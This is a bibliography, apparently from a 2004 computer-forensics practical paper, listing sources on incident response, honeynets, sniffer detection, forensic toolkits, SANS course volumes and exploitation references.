Smith, Steven W. The Scientist and Engineers Guide to Digital Signal Processing California Technical Publishing, 1997. 18 Dec 2004 <http://www.dspguide.com/datacomp.htm>

"How PGP Works" PGP Introduction. 1999. 18 Dec 2004 <http://www.pgpi.org/doc/pgpintro/>

The Honeynet Project. 2004. 18 Dec 2004. <http://www.honeynet.org>

"RDS Downloads" National Software Reference Library 2004. National Institute of Standards and Technology 18 Dec 2004. <http://www.nsrl.nist.gov/Downloads.htm>

"Microsoft Security Bulletin MS03-026" Microsoft TechNet 2003. 19 Dec 2004. <http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx>

"Promiscan Network Sniffing Detection Software" Security Friday 2004. 19 Dec 2004. <http://www.securityfriday.com/products/promiscan.html>

"Sorting Out the Sorter" Sleuthkit-Informer Issue #3 2003. 19 Dec 2004. <http://www.sleuthkit.org/informer/sleuthkit-informer-3.html#sorter>

Carvey, Harlan "Carvdawg's Perl Page 2004. 19 Dec 2004. <http://patriot.net/%7Ecarvdawg/perl.html>

Carvey, Harlan “sniffer.pl” Perl script to detect WinPcap 2004. 19 Dec 2004. <http://patriot.net/%7Ecarvdawg/scripts/sniffer.pl>

“Windows Forensic Toolchest” Fool Moon Software & Security Solutions 2003. 19 Dec 2004. <http://www.foolmoon.net/security/wft/>

Taylor, Jonathan “rc.firewall” Modified Honeynet Firewall Script <http://my.starstream.net/taylorje/rc.firewall>

SANS Institute. Track 8 – System Forensics, Investigation and Response Volume 8.1. SANS Press, 2004.

SANS Institute. Track 8 – System Forensics, Investigation and Response Volume 8.2-8.3. SANS Press, 2004.

SANS Institute. Track 8 – System Forensics, Investigation and Response Volume 8.4. SANS Press, 2004.

SANS Institute. Track 8 – System Forensics, Investigation and Response Volume 8.5. SANS Press, 2004.

SANS Institute. Track 8 – System Forensics, Investigation and Response Volume 8.6. SANS Press, 2004.

Toby Kohlenberg. "The Art of Intrusion Analysis." SANSFire 2004 Presentation Appendix 1-A “Cheat Sheet” July 2004.

McDougal, Monty “Forensic Analysis: Windows Forensic Toolchest” GCFA Forensic Tool Validation – Version 1.3 <www.giac.org/practical/GCFA/Monty_McDougal_GCFA.pdf>

“Attribute Magic Pro” Attribute Magic Inc. 19 Dec 2004. <http://www.attributemagic.com/amp.html>

Koziol, Jack et. al. The Shellcoder’s Handbook Indiana: Wiley Publishing Inc, 2004.